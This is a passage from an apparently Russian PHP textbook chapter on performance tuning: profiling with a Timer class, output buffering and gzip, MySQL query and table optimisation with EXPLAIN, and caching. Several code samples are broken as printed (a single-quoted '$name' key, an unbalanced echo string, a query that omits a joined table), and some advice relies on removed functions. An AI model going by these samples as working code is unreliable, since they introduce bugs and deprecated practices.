        $actual_time = $time_portions[1] . substr($time_portions[0], 1);  
        $elapsed_time = bcsub($actual_time, $this->timers['$name'], 6);  
    }  
}
```

```
        return $elapsed_time;
    }
}
?>
```

Класс Timer вычитает одно время из другого с помощью функции `bcsub()`, гарантирующей применения арифметики с повышенной точностью.

Сообщение `error_message(undefined function bcsub .... )` означает, что функции `bcmath` не были скомпилированы с PHP. Добавьте `-enable-bcmath` в строку конфигурации, перекомпилируйте PHP и попытайтесь выполнить сценарий снова.

**Мы проверили основу работы класса таймера. Еще один класс таймера входит в состав PEAR в файле pear/Benchmark/Timer.php дистрибутива PHP.**

**Класс PEAR отличается большей полнотой и сложностью.**

Напишем другой класс - `Time_Info`, показывающий время, затраченное на выполнение функции `phpinfo()` и функции `multiply()`, умножающей большие числа:

```
<?php
// Этот тестовый класс показывает время, затраченное на выполнение функции,
// содержащей phpinfo(), и другой функции, перемножающей большие числа.
class Time_Info
{
    // Конструктор
    function Time_Info(){}
    // Метод 1: содержитстроенную функцию phpinfo()
    function phpinf()
    {
        phpinfo();
    }
    // Метод 2: перемножение больших чисел
    function multiply()
    {
        $multiplied=10000*10000*10000*10000;
    }
}
?>
```

Напишем теперь более сложный сценарий, основываясь на приведенном примере. Окружим каждый подозреваемый участок кода вызовами `timerStart()` и `timerStop()`, чтобы измерить время выполнения фрагментов:

```
<?php
// Инициализация
require_once("Timer.php");
require_once("Time_Info.php");

$tim = new Timer();
```

```
$tim->timerStart('total');

$tim->timerStart();
$foo = new Time_Info();
print("Constructor: " . $tim->timerStop() . "<br>");

$tim->timerStart();
$res1 = $foo->phpinf();
print("Method1: " . $tim->timerStop() . "<br>");

$tim->timerStart();
$res2 = $foo->multiply();
print("Method2: " . $tim->timerStop() . "<br>");

echo($res1);
echo($res2);

print("Total execution time: " . $tim->timerStop('total') . "<br>");
?>
```

Посмотрим, сколько времени заняли конструктор, `php_inf()` и `multiply()`, а также общее время выполнения сценария:

```
Constructor: 0.000084
Method1: 0.037100
Method2: 0.000101
Total execution time: 0.037980
```

Прогнав этот тест несколько раз, мы получим всю информацию, необходимую, чтобы узнать, которая из трех функций нуждается в оптимизации. Итак, мы создали профиль для сценария.

## Классификация узких мест

Профилирование осуществляется для поиска узких мест, а когда они обнаружены, их следует классифицировать по некоторым параметрам. Во-первых, надо оценить степень серьезности каждого узкого места. Во-вторых, следует оценить сложность оптимизации каждого из них.

С учетом этих факторов принимается решение о том, какие функции, участки кода или методы сценария должны быть оптимизированы.

## Техника оптимизации

Рассмотрим теперь различные способы оптимизации времени выполнения сценария в зависимости от происхождения узкого места:

- **Оптимизация кода**

Можно оптимизировать время выполнения интенсивных вычислений (плохо построенные циклы `for()` или `while()` или просто медленные команды).

- **Буферизация и сжатие вывода**

Этот прием полезен, если фактором замедления является сложность вывода в браузер, когда выводимое содержимое генерируется множеством функций.

- **Оптимизация базы данных**

Применяется, когда замедление обусловлено выполнением запросов к базе данных или интенсивным использованием соединений и функций баз данных.

- **Кэширование**

Применяется, когда замедление обусловлено временем генерации страницы, которое не может быть сокращено, либо запросы к базе данных невозможно оптимизировать. Другим основанием для кэширования может быть частое обращение к относительно статичным данным.

## Оптимизация кода

Собственно код обычно не является причиной низкой производительности. Большинство трудностей оптимизации связано с базами данных или выводом/выводом данных.

Не пытайтесь оптимизировать код PHP, пока не выяснится, что его работу замедляет именно функция или ряд строк кода. В обычном сценарии PHP 10% времени выполнения тратится на выполнение кода и 90% - на ввод/вывод и операции с базами данных.

Однако есть особые случаи, когда сценарий, выполняющий сложные вычисления, может замедлить работу сайта или приложения. Вот перечень рекомендаций для оптимизации кода:

- Исследуйте циклы
- Используйте по возможности более быстрые функции
- Выберите лучший способ вывода данных
- Выберите лучший способ ввода данных
- Реже применяйте функцию `echo()`
- Оптимизируйте код с помощью Zend Optimizer

## Исследование циклов

Целесообразно начать оптимизацию кода с рассмотрения внутренностей циклов, поскольку они выполняются многократно.

Проверьте, не выполняются ли в цикле вычисления или синтаксический анализ строк, и попробуйте вынести их за пределы цикла. Если внутри цикла производятся ввод/вывод в файловой системе, попробуйте вынести их наружу.

Быстрее прочесть файл целиком в память, чем многократно открывать блок, читать его и закрывать в цикле. Если цикл используется для получения час-

тей файла, обычно лучше прочесть файл целиком, а затем удалить ненужные части.

**Функция `file()` - отличный инструмент для работы с текстовыми файлами.**

## Применение более быстрых функций

Некоторые функции PHP требуют интенсивных расчетов. Обычно можно заменить их более простыми функциями:

- **`strstr()` вместо `ereg()`**

Если в сценарии нет регулярных выражений, то не нужна и функция `ereg()` - используйте вместо нее `strstr()` — она быстрее.

- **`str_replace()` вместо `ereg_replace()`**

Как и выше, если для операции замены строки не применяется регулярное выражение, то `str_replace()` эффективнее `ereg_replace()`.

Если регулярные выражения нужны, то следует предпочесть функции PCRE (Perl Compatible Regular Expressions), более быстрые, чем функции PHP `ereg_*`(). Дополнительные сведения можно найти в главе 7.

## Выбор лучшего способа вывода данных

Есть три способа вывода контента в браузер:

- Непосредственный вывод
- `echo()`
- `print()`

Непосредственный вывод

```
<?php  
echo("Echoing output\n");  
print("Printing output\n");  
?>
```

Если не требуется вывод переменных PHP или динамического содержимого, то лучше использовать непосредственный вывод. Он действует быстрее всего, поскольку PHP не видит и не анализирует такого рода выходные данные.

## Выбор лучшего способа ввода данных

Есть три функции, предназначенные для ввода содержимого:

- `readfile()`
- `include()`
- `require()`

Функцию `readfile()` лучше применять для чтения фрагментов, в которых нет кода PHP. Она действует быстрее, поскольку PHP не проводит синтаксический анализ данных перед их включением. `include()` и `require()` анализируют файл, чтобы PHP выполнил найденный код. Часто в сценариях PHP

ошибочно используют `include()` для включения заголовков HTML. Правильнее применять для этого `readfile()`.

## Реже использовать команду echo

Разумно применять команды `echo` реже, но делать их более длинными. Например:

```
echo("hello\n"
     this is a test\n"
     of the echo statement");
```

быстрее, чем:

```
echo("hello\n");
echo("this is a test\n");
echo("of the echo statement");
```

## Оптимизатор Zend

Последняя попытка оптимизации кода - воспользоваться свободно распространяемым оптимизатором компании Zend (<http://www zend org>). Оптимизатор можно найти на <http://www zend com/store/products/zend optimizer php>.

Это бесплатный подключаемый модуль для PHP, который анализирует код с целью возможных усовершенствований, например замены постинкрементирования на прединкрементирование и других действий, основываясь на представлениях ядра Zend об оптимальности кода.

В обычных управляемых вводом/выводом сценариях оптимизатор Zend Optimizer не повышает производительность, но при наличии в сценарии большого объема вычислений улучшение может быть значительным.

## Буферизация вывода и сжатие данных

Большинство механизмов генерирования страниц интенсивно используют функции вывода для передачи в броузер динамического содержимого. В таких сценариях масса команд `print()` с переменными, и скорость выполнения может заметно упасть из-за интенсивного вывода данных. Поэтому при частом генерировании динамического содержимого выполнение сценария может замедлиться.

Буферизация вывода позволяет сократить время ввода/вывода для сценария. Это стандартная технология для программ с интенсивным вводом/выводом, которую легко применить к сценариям PHP с помощью функций буферизации, появившихся в PHP начиная с версии 4.0.3.

Идея буферизации заключается в том, чтобы записывать все содержимое, подлежащее выводу, в буфер памяти и выводить потом целиком этот буфер. Этим достигаются следующие преимущества:

- Количество операций ввода/вывода сводится к одной, что дает значительное увеличение производительности

- Содержимое можно обрабатывать и анализировать, прежде чем отправить броузеру
- Операция вывода может быть осуществлена последовательно и быстро

Недостаток этого приема в том, что клиенту приходится ждать конца работы сценария. Поэтому, в зависимости от архитектуры приложения и времени выполнения сценария, пользователь может прийти к выводу о том, что система зависла, закрыть броузер или сделать что-либо другое нежелательное.

## Пример буферизации вывода

Вот очень простой пример, демонстрирующий легкость буферизации вывода в PHP:

```
<?php  
ob_start();  
  
echo("This is a test\n");  
echo("More content\n");  
  
ob_end_flush();  
?>
```

Функция `ob_start()` включает буферизацию вывода. После вызова `ob_start()` все функции, которые выводят данные в броузер, будут направлять их в буфер данных.

Буфер выводится в броузер с помощью функции `ob_end_flush()`, которая выполняет две задачи - закрывает выходной буфер, а затем выводит содержимое последнего в броузер.

*В данном примере функция `ob_end_flush()` не нужна, потому что интерпретатор PHP закрывает буфер и выводит его при завершении выполнения сценария. Однако применение этой функции улучшает читаемость кода.*

## Функции буферизации вывода

```
void ob_start([string output_callback])
```

Эта функция открывает новый буфер выходных данных, который будет использоваться всеми функциями, генерирующими выходные данные. Можно передать необязательное имя функции обратного вызова. Если передано имя функции обратного вызова, она будет вызвана в конце сценария или при выполнении `ob_end_flush()`. Предполагается, что эта функция получает буфер и возвращает результат некоторой операции над ним.

Допустим, например, что мы хотим выполнить цензурирующую функцию обратного вызова, которая заменит в выходных данных сценария все `foo` на `bar`:

```
<?php  
function censorship($buffer)  
{
```

```


        return str_replace('foo', 'bar', $buffer);
    }
    ob_start('censorship');

echo("This is a foo test of our program\n");
echo("I can't write foo!\n");

ob_end_flush();
}

```

Этот сценарий выведет следующее (рис. 24.1):



*Рис. 24.1. Результат выполнения цензурирующей функции*

Это удобный способ обработки итоговых результатов сценария:

```
string ob_get_contents(void)
```

Эта функция возвращает содержимое выходного буфера или `false`, если выходной буфер не открыт:

```
string ob_get_length(void)
```

Эта функция возвращает размер выходного буфера. Если активного буфера нет, она возвращает `false`:

```
void ob_end_flush(void)
```

Эта функция прекращает использование буфера и выводит его содержимое в броузер или в верхний буфер (см. раздел «Стек буферов»). Буфер будет уничтожен после выполнения функции, поэтому чтобы обработать его, надо сначала вызвать `ob_get_contents()` и только потом — `ob_end_flush()`.

## Стек буферов

Механизм буферизации вывода PHP допускает создание стека буферов. Это означает, что `ob_start()` можно вызывать внутри блока, в котором уже сделан вызов `ob_start()`. Второй вызов `ob_start()` создаст новый буфер, и его содержимое будет передано в родительский буфер при выполнении `ob_end_flush()`. Еще один вызов `ob_end_flush()` отправит буфер в броузер.

Это удобно, когда механизм генерирования страниц использует буферизацию и необходимо обработать результаты, выводимые функцией или модулем.

## Сжатие выходных данных PHP

При выводе данных в броузер PHP посыпает необработанные данные с указанием типа содержимого в заголовке HTML. Многие броузеры могут принимать сжатые данные, и если сервер сможет данные с помощью gzip и отправит их броузеру, броузер может распаковать данные и отобразить их.

Такая технология может улучшить эффективность сценариев и механизмов генерирования страниц, выводящих большой объем содержимого. Проведенное тестирование показало уменьшение времени выполнения на 60% при использовании этой техники.

В PHP для сжатия можно применять функцию обратного вызова `ob_gzhandler()`. Если передать ее в `ob_start()`, то при выполнении `ob_end_flush()` PHP сделает следующее:

- Передаст содержимое буфера функции `ob_gzhandler()`
- `ob_gzhandler()` попробует определить, принимает ли броузер кодировку gzip, по заголовкам, переданным им в запросе
- Если данные gzip принимаются, буфер будет сжат и сгенерирован заголовок `content type gzip` для вывода в броузер
- Сжатые данные и заголовок будут отправлены броузеру

С помощью сжатия выходных данных можно добиться очень большого увеличения производительности и сокращения объема передаваемых данных. Для этого выполняется вызов:

```
ob_start('ob_gzhandler');
```

В результате броузер будет получать данные, сжатые gzip.

Можно задать `ob_gzhandler()` в качестве функции обратного вызова по умолчанию для `ob_start()`, если записать в файле `php.ini`:

```
output_handler = 'ob_gzhandler'
```

*Функцию обратного вызова `ob_gzhandler()` можно использовать только с PHP 4.0.5 или более поздними. В предшествующих версиях PHP функция `ob_gzhandler()` порождала очень большую утечку памяти.*

Если вывод сжатого содержимого затруднен, попробуйте заголовок HTTP `vary`. Кроме того, избегайте сжатия содержимого в ответ на запросы POST, поскольку некоторые броузеры работают с ним некорректно.

## Оптимизация баз данных

Базы данных служат основным источником трудностей, связанных с оптимизацией. Обычно большая часть времени выполнения сценария уходит на операции с базами данных, поэтому мы рассмотрим несколько подходов к повышению эффективности работы баз данных и научимся правильно обращаться к ним из сценариев.

В качестве примера рассмотрим MySQL, но идеи легко распространить на PostgreSQL, Oracle и другие базы данных.

## Анализ запросов

Обнаружив, что недостаточная скорость обусловлена запросами к базе данных, надо проанализировать каждый запрос и найти его недостатки. Сначала проверьте, не выполняется ли большая операция объединения, без которой можно обойтись, и нет ли другого способа написать запрос, чтобы он выполнялся быстрее. Обычно два запроса выполняются быстрее, чем одно объединение двух больших таблиц.

## Как оценить запрос

Если правильно написанный запрос отнимает много времени, воспользуйтесь командой MySQL EXPLAIN, чтобы узнать, каким образом MySQL обрабатывает этот запрос. Синтаксис команды **следующий**:

```
EXPLAIN SELECT . . . FROM . . . WHERE . . .
```

Короче, надо просто добавить EXPLAIN перед командой SELECT. MySQL оценит запрос и возвратит таблицу с пояснением способа выполнения запроса. Таблица содержит следующие колонки:

- **table**

Таблица, к которой относится строка результатов.

- **type**

Используемый тип объединения. Сведения о различных типах приведены в разделе «Типы объединений».

- **possible\_keys**

В этой колонке сообщается, какие индексы может использовать MySQL при выполнении запроса. Если эта колонка пуста, значит, подходящих индексов нет. В этом случае обычно можно повысить эффективность запроса, посмотрев на предложение WHERE и найдя колонки, которые можно проиндексировать.

- **key**

В этой колонке указан индекс, выбранный MySQL для этого запроса. Если key содержит NULL, значит, индекс использоваться не будет. Если MySQL выбрал не тот индекс, то надо принудительно задать правильный индекс с помощью синтаксиса USE INDEX/IGNORE INDEX.

- **key\_len**

key\_len указывает длину ключа, выбранного MySQL.

- **ref**

Эта колонка указывает, какой столбец или условие использованы в связи с выбранным индексом для выборки записей.

- **rows**

Показывает количество строк, которые MySQL считает нужным просмотреть, чтобы выбрать строки из таблицы.

- **Extra**

Дополнительная информация о способе, которым MySQL будет разрешать запрос. В этой колонке может содержаться следующий текст:

- **Distinct**

MySQL не будет искать такую же строку, как текущая, после того как найдет первую подходящую строку.

- **Not exists**

MySQL выполнил оптимизацию LEFT JOIN для запроса и не будет дальше просматривать строки этой таблицы в поисках новой строки после того, как найдет строку, соответствующую критерию LEFT JOIN.

- **Using filesort**

MySQL должен будет сделать еще один проход, чтобы знать, как извлечь строки в отсортированном порядке. Сортировка осуществляется путем прохода всех строк в соответствии с типом объединения и сохранения ключа сортировки и указателя на строку для всех строк, соответствующих предложению WHERE. После этого ключи сортируются, чтобы извлечь строки в отсортированном виде.

- **Using index**

Информация в колонке извлечена из таблицы на основании только информации в индексном дереве, без дополнительного поиска для чтения фактической строки. Это можно сделать, когда все используемые в таблице колонки входят в один и тот же индекс.

- **Using temporary**

MySQL должен будет создать временную таблицу для хранения результатов. Это происходит, когда в предложении ORDER BY указана колонка, отличная от колонки, заданной в предложении GROUP BY в том же самом запросе.

При обнаружении в этой колонке Using filesort или Using temporary, надо оптимизировать запрос, чтобы повысить скорость его выполнения.

## Типы объединений

Ниже перечислены типы объединений в порядке возрастания их отрицательного воздействия на скорость выполнения запроса:

- **system**

В таблице только одна строка. Системные объединения редки (обычно в таблицах больше одной строки) и являются самыми быстрыми, поскольку надо рассмотреть только одну строку.

- **eq\_ref**

Для каждой комбинации строк предшествующих таблиц будет прочитана одна строка из этой таблицы. Это лучший из возможных типов объединений.

нений, если не считать системный тип. Он применяется, когда в объединении участвуют все части индекса, а индекс является уникальным или первичным ключом.

- **ref**

Для каждой комбинации строк предшествующих таблиц будут прочитаны все строки с совпадающими значениями индекса. *ref* устанавливается, если в объединении участвует только крайний левый префикс ключа или ключ не является уникальным или первичным. Если ключ соответствует лишь немногим строкам, это тоже хороший тип объединения.

- **range**

Только строки в заданном диапазоне будут извлечены с использованием индекса для отбора строк. В колонке key указывается выбранный индекс.

- **ALL**

Для каждой комбинации строк предшествующих таблиц будет выполнен просмотр всей таблицы. Это не очень хорошо, если таблица первая, и очень плохо в остальных случаях. Обычно можно избежать ALL, добавив индексы, чтобы можно было извлекать строки, исходя из постоянных значений или значений в колонках предыдущих таблиц.

- **index**

То же, что ALL, за исключением того, что просматривается только индексное дерево. Обычно это быстрее, чем ALL, поскольку файл индекса обычно меньше, чем файл данных.

Хороший показатель качества объединения можно получить, перемножив все значения в колонке rows результатов работы EXPLAIN. Это позволит примерно узнать, сколько строк должен просмотреть MySQL, чтобы выполнить запрос.

Приводимый ниже пример из документации MySQL показывает, как последовательно оптимизировать запрос с помощью информации, полученной от команды EXPLAIN. В нем участвует воображаемая база данных и некоторые условные поля, поэтому названиями таблиц, баз данных и полей можно пренебречь. Задача примера в том, чтобы показать, как следует читать результаты работы EXPLAIN.

Исследуем с помощью EXPLAIN команду SELECT:

```
EXPLAIN SELECT tt.TicketNumber, tt.TimeIn,
tt.ProjectReference, tt.EstimatedShipDate,
tt.ActualShipDate, tt.ClientID,
tt.ServiceCodes, tt.RepetitiveID,
tt.CurrentProcess, tt.CurrentDPPerson,
tt.RecordVolume, tt.DPPprinted, et.COUNTRY,
et_1.COUNTRY, do.CUSTNAME
FROM tt,et,et AS et_1
WHERE
    tt.SubmitTime IS NULL
```

```

AND tt.ActualPC = et.EMPLOYID
AND tt.AssignedPC = et_1.EMPLOYID
AND tt.ClientID = do.CUSTNMBR;

```

Допустим, что сравниваемые колонки объявлены следующим образом:

| Таблица | Колонка    | Тип колонки |
|---------|------------|-------------|
| tt      | ActualPC   | CHAR(10)    |
| tt      | AssignedPC | CHAR(10)    |
| tt      | ClientID   | CHAR(10)    |
| et      | EMPLOYID   | CHAR(15)    |
| do      | CUSTNMBR   | CHAR(15)    |

В таблицах определены следующие индексы:

| Таблица | Индекс     | Таблица | Индекс                 |
|---------|------------|---------|------------------------|
| tt      | ActualPC   | et      | EMPLOYID (primary key) |
| tt      | AssignedPC | do      | CUSTNMBR (primary key) |
| tt      | ClientID   |         |                        |

Значения tt.ActualPC распределены неравномерно.

Сначала, до осуществления какой-либо оптимизации, команда EXPLAIN выводит следующую информацию:

| Table | Type | Possible Keys                  | Key  | Key Length | Ref  | Rows |
|-------|------|--------------------------------|------|------------|------|------|
| et    | ALL  | PRIMARY                        | NULL | NULL       | NULL | 74   |
| do    | ALL  | PRIMARY                        | NULL | NULL       | NULL | 2135 |
| et_1  | ALL  | PRIMARY                        | NULL | NULL       | NULL | 74   |
| tt    | ALL  | AssignedPC, ClientID, ActualPC | NULL | NULL       | NULL | 3872 |

Как видим, для каждой таблицы тип объединения - ALL. Из чего следует, что MySQL осуществляет полное объединение с помощью полного просмотра всех таблиц. Это плохое выполнение запроса, и его необходимо улучшить. В данном примере надо просмотреть 45 268 558 720 строк ( $74 \times 2135 \times 74 \times 3872$ ). Такой запрос будет выполняться долго.

Одна из проблем связана с тем, что MySQL не может эффективно использовать индексы по колонкам, определенным по-разному. В данном контексте VARCHAR и CHAR считаются одинаковыми, если только для них не задана разная ширина. В этом примере tt.ActualPC объявлена как CHAR(10), а et.EMPLOYID объявлена как CHAR(15), поэтому размер не совпадает. Следовательно, надо изменить ширину ActualPC с 10 на 15 символов:

```
mysql> ALTER TABLE tt MODIFY ActualPC VARCHAR(15);
```

Теперь tt.ActualPC и et.EMPLOYID имеют одинаковый размер; снова выполним EXPLAIN:

| Table | Type   | Possible Keys                  | Key     | Key Length | Ref         | Rows |
|-------|--------|--------------------------------|---------|------------|-------------|------|
| tt    | ALL    | AssignedPC, ClientID, ActualPC | NULL    | NULL       | NULL        | 3872 |
| do    | ALL    | PRIMARY                        | NULL    | NULL       | NULL        | 2135 |
| et_1  | ALL    | PRIMARY                        | NULL    | NULL       | NULL        | 74   |
| et    | eq_ref | PRIMARY                        | PRIMARY | 15         | tt.ActualPC | 1    |

Мы сократили количество просматриваемых строк в 74 раза.

Выполним еще одну модификацию, чтобы устранить различие в ширине колонок для сравнений tt.AssignedPC = et\_1.EMPLOYID и tt.ClientID = do.CUSTNMBR:

```
mysql> ALTER TABLE tt MODIFY AssignedPC VARCHAR(15),
        MODIFY ClientID VARCHAR(15);
```

Теперь EXPLAIN показывает следующее:

| Table | Type   | Possible Keys                  | Key      | Key Length | Ref           | Rows |
|-------|--------|--------------------------------|----------|------------|---------------|------|
| et    | ALL    | PRIMARY                        | NULL     | NULL       | NULL          | 74   |
| tt    | ref    | AssignedPC, ClientID, ActualPC | ActualPC | 15         | et.EMPLOYID   | 52   |
| et_1  | eq_ref | PRIMARY                        | PRIMARY  | 15         | tt.AssignedPC | 1    |
| do    | eq_ref | PRIMARY                        | PRIMARY  | 15         | tt.ClientID   | 1    |

Запрос оптимизирован, насколько это возможно. Такая работа часто проводится для многих запросов, вот почему надо применять EXPLAIN, создавать индексы и устранять разницу в размере колонок. Следует учитывать ситуацию с различным размером ключей в MySQL при разработке модели данных, чтобы не пришлось изменять множество таблиц, когда окажется, что запросы выполняются медленно.

## Оптимизация таблиц

MySQL сохраняет записи, удаляемые из таблицы, в связанным списке для последующих операций INSERT. Если выполнено много операций DELETE, часто менялась структура таблицы, проводилось много операций с полями переменного размера, то необходимо дефрагментировать таблицу. Это осуществляется командой OPTIMIZE TABLE:

```
OPTIMIZE TABLE tbl_name [,tbl_name]
```

OPTIMIZE TABLE выполняет следующие действия:

- Исправляет удаленные или расщепленные строки
- Сортирует несортированные индексные страницы
- Обновляет статистические данные таблицы

**Во время операции `OPTIMIZE` таблица блокируется, поэтому не выполняйте ее в часы высокой нагрузки.**

## Оптимизация модели данных

Оптимизацию запросов к базе данных лучше всего начинать на стадии проектирования модели данных. Следующие советы, направленные на повышение эффективности запросов, полезно учесть при проектировании модели данных:

- **Выбирайте самые эффективные типы данных**

MySQL поддерживает много специализированных типов данных. Короткие типы данных помогают повысить скорость выполнения запросов. Выбирайте по возможности более короткие целочисленные типы. Например, `MEDIUMINT` часто оказывается эффективнее `INT`. Ниже перечислены возможные числовые типы (табл. 24.3):

Таблица 24.3. Числовые типы MySQL

| Тип колонки      | Объем памяти   |
|------------------|--|
| TINYINT          | 1 байт   |
| SMALLINT         | 2 байта  |
| MEDIUMINT        | 3 байта  |
| INT              | 4 байта  |
| INTEGER          | 4 байта  |
| BIGINT           | 8 байт   |
| FLOAT(X)         | 4, если X <= 24, или 8, если 25 <= X <= 53                   |
| FLOAT            | 4 байта  |
| DOUBLE           | 8 байт   |
| DOUBLE PRECISION | 8 байт   |
| REAL             | 8 байт   |
| DECIMAL(M, D)    | M+2 байт, если D > 0, M+1 байт, если D = 0 (D+2, если M < D) |
| NUMERIC(M, D)    | M+2 байт, если D > 0, M+1 байт, если D = 0 (D+2, если M < D) |

- **Объявляйте колонки как NOT NULL**

Это ускоряет все операции и сберегает один бит в каждой колонке.

- **Избегайте колонок TEXT, BLOB и VARCHAR**

Если без колонки переменного размера не обойтись, то их может быть столько, сколько необходимо, потому что формат фиксированного размера записи при этом все равно теряется. Кроме того, если в таблице колонка blob окружена колонками фиксированного размера, то попробуйте разместить blob в отдельной таблице, связав ее с другой таблицей через колонку фиксированной ширины.

- **Первичный ключ таблицы должен быть возможно более коротким**

Это повышает эффективность поиска строк.

- **Увеличивайте эффективность индекса**

Если известно, что первые X символов колонки уникальны, генерируйте индекс по этому числу символов, т. к. это более эффективно.

- **Не делайте индексы для каждой колонки таблицы**

Индексы увеличивают скорость команд SELECT, но уменьшают производительность операций UPDATE, INSERT и DELETE. Создавайте только необходимые индексы.

## Применение индексов

Индексы оказывают существенную помощь ядру базы данных при разрешении запросов. Просмотр индекса происходит во много раз быстрее, чем сканирование всей таблицы.

*Добавление в таблицу одного или нескольких индексов оптимизирует 90% запросов.*

Многие проектировщики баз данных не заботятся об индексах, поэтому приходится их создавать, если скорость выполнения запросов становится неудовлетворительной. Обычно это помогает, но есть способы лучше. Правильные спроектированные базы данных должны иметь индексы. Лучшие индексы - те, которые создаются в команде CREATE TABLE и участвуют во множестве запросов. Лишние индексы замедляют запросы на обновление.

MySQL использует индексы автоматически. Узнать, какие индексы участвуют в данном запросе, можно с помощью описанной выше команды EXPLAIN.

## Оптимизация запросов SELECT

Для оптимизации запросов SELECT проверьте, можно ли добавить индекс. С помощью EXPLAIN проверьте, какие индексы используются и не следует ли их создать.

## Оптимизация запросов INSERT

Вставка записи в базу данных состоит из следующих шагов:

- Соединение
- Отправка запроса серверу
- Синтаксический анализ запроса
- Вставка записи
- Вставка индекса (одна на каждый индекс)
- Отсоединение

Повышения скорости можно добиться, если использовать INSERT DELAYED вместо INSERT. Клиент получает подтверждение об успешной вставке, хотя операция на сервере не завершена. Сервер MySQL обработает вставку позже, не заставляя клиента ждать конца выполнения команды.

При загрузке данных из файла используйте LOAD DATA INFILE, что в 20 раз быстрее, чем множественные команды INSERT (часто называется BCP в ORACLE\MSSQL).

Для загрузки в таблицу файла с разделителем-запятой служит команда:

```
LOAD DATA INFILE data.txt INTO TABLE foo FIELDS TERMINATED BY ',';
```

### **Синтаксис функции LOAD DATA INFILE следующий:**

```
LOAD DATA [LOW_PRIORITY | CONCURRENT] [LOCAL] INFILE 'file_name.txt'
[REPLACE | IGNORE]
INTO TABLE tbl_name
[FIELDS
    [TERMINATED BY '\t']
    [[OPTIONALLY] ENCLOSED BY ''']
    [ESCAPED BY '\\']]
    ]
[LINES TERMINATED BY '\n']
[IGNORE number LINES]
[(col_name,...)]
```

Прочтите в документации к MySQL примеры и инструкции по загрузке данных в таблицы MySQL с помощью LOAD DATA INFILE.

Блокировка таблиц перед вставкой ускоряет эту операцию:

```
LOCK TABLES a WRITE;
INSERT ....
INSERT ....
UNLOCK TABLES;
```

## **Оптимизация запросов UPDATE**

Команду UPDATE можно представлять себе как SELECT с последующей операцией записи. Вот почему оптимизация UPDATE xx FROM yy WHERE zz эквивалентна оптимизации SELECT xx FROM yy WHERE zz - ведь операция записи выполняется всегда. Поэтому оптимизируйте команды UPDATE, как если бы они были просто командами SELECT.

## **Оптимизация запросов DELETE**

Время удаления записи прямо пропорционально количеству индексов. Дело в том, что MySQL должен будет удалить запись из таблицы и из каждого индекса. Для того чтобы удалить все записи из таблицы, используйте команду TRUNCATE TABLE tb\_name, значительно более быструю, чем команда DELETE, примененная к таблице tb\_name. TRUNCATE TABLE просто удаляет всю таблицу и индексы, что не требует удалять индексы и данные для каждой строки.

## Оптимизация соединений

Последней причиной ожидания при запросах к базе данных является установление соединения с сервером базы данных. Некоторые приложения для каждого запроса открывают отдельное соединение, закрываемое по завершении запроса. Это неэффективно, поскольку один раз открытое соединение может многократно использоваться запросами к базе данных. С помощью PHP можно устанавливать постоянные соединения и избежать создания нового соединения с базой данных для каждого запроса.

## Постоянные соединения

Для создания постоянного соединения с базой данных MySQL из PHP предназначена функция:

```
int mysql_pconnect([string hostname [:port] [:/path/to/socket]
                    [, string username [, string password]]])
```

При соединении эта функция сначала пытается найти уже открытое постоянное соединение с тем же самым хостом, именем пользователя и паролем. Если таковое найдено, возвращается его идентификатор, и новое соединение не открывается. Соединение с SQL-сервером не будет закрыто после окончания выполнения сценария. Соединение остается открытым для использования в будущем.

## Дополнительные советы по оптимизации

Теперь дадим несколько разных советов, касающихся оптимизации:

- **Избегайте сложных запросов SELECT к таблицам, которые много обновлялись**
- **В таблицах, которые часто обновляются, следует избегать колонок типа VARCHAR и BLOB**
- **Ошибочно делить большую таблицу на несколько таблиц только потому, что она становится «большой»**
- **Введите хешированную колонку**

Если колонка короткая и данные в ней уникальны, это может оказаться быстрее, чем индекс по нескольким колонкам. В MySQL использовать эту дополнительную колонку очень просто:

```
SELECT * FROM tb_name WHERE hash=MD5(concat(col1,col2))
    AND col1='x' AND col2='y';
```

- **Обновляйте счетчики в реальном времени**

Если приходится часто выполнять вычисления над данными из многих строк (поддерживать счетчики), может оказаться значительно более эффективным ввести дополнительную таблицу и обновлять счетчики в реальном времени. Следующий тип обновления происходит очень быстро:

```
UPDATE tb_name SET count=count+1 WHERE col='x';
```

- **Используйте сводные таблицы вместо просмотра больших файлов журналов**  
Поддержка итоговых таблиц дает значительный выигрыш в скорости по сравнению с получением статистики.
- **Используйте значения колонок по умолчанию**  
Вставляйте данные явным образом, только когда они не совпадают с умолчаниями.
- **Используйте колонки AUTO\_INCREMENT для создания уникальных значений или ключей**

## Кэширование

В большинстве сценариев наибольшее количество времени тратится на операции с базой данных и ввод/вывод. После максимально возможной оптимизации ввода/вывода и запросов к базе данных нам все еще может понадобиться уменьшить время выполнения сценария. Когда мы сталкиваемся с медленной операцией, лучший способ оптимизации - совсем избежать выполнения этой операции. Кэширование помогает добиться именно этого.

### Что такое кэширование?

Кэширование - это сохранение данных для будущего повторного использования, в процессе которого не понадобится снова проходить весь процесс генерирования этих данных. В программировании на PHP кэширование обычно подразумевает хранение динамически созданных данных в файлах для того, чтобы не пришлось генерировать их дважды. Чем сложнее процесс генерирования данных, тем больше будет отдача от механизма кэширования.

### Почему кэширование так важно?

Кэширование - очень важный прием. Прежде всего, он позволяет сократить время генерирования динамического содержимого, заменив ее простым чтением файла. Кэширование также позволяет уменьшить нагрузку на веб-сервер и базу данных. На большом сайте с множеством соединений и операций с базой данных кэширование сокращает количество обрабатываемых запросов.

Другое важное достоинство кэширования состоит в том, что оно уменьшает степень зависимости от внешних данных. Если часть данных генерируется базой данных или поступает с другого сайта (например, через службу удаленного хранения - RSS), то при закрытии базы данных или другого сайта можно продолжать работу с кэшированными данными.

### Преимущества кэширования

Кэширование имеет следующие преимущества:

- Повышает быстродействие, поскольку чтение данных из файла обычно осуществляется быстрее, чем генерация данных из базы данных или других источников.

- Уменьшает нагрузку на сервер и базу данных.
- Повышает независимость. При отключении базы данных или другого источника информации работоспособность сайта сохраняется.

## Недостатки кэширования

Кэширование имеет и некоторые недостатки, худший из которых заключается в увеличении сложности сайта. Кэширование данных требует добавления в код значительного объема логики, чтобы кэшировать данные, проверять их действительность и обновлять кэш по мере необходимости. Для некоторых видов данных логика кэширования может оказаться непростой, и придется писать специальные функции.

## Общая политика кэширования

Сначала рассмотрим логику общего механизма кэширования. Она применима почти во всех схемах кэширования и будет определять решения, принимаемые перед установкой системы кэширования (рис. 24.2):

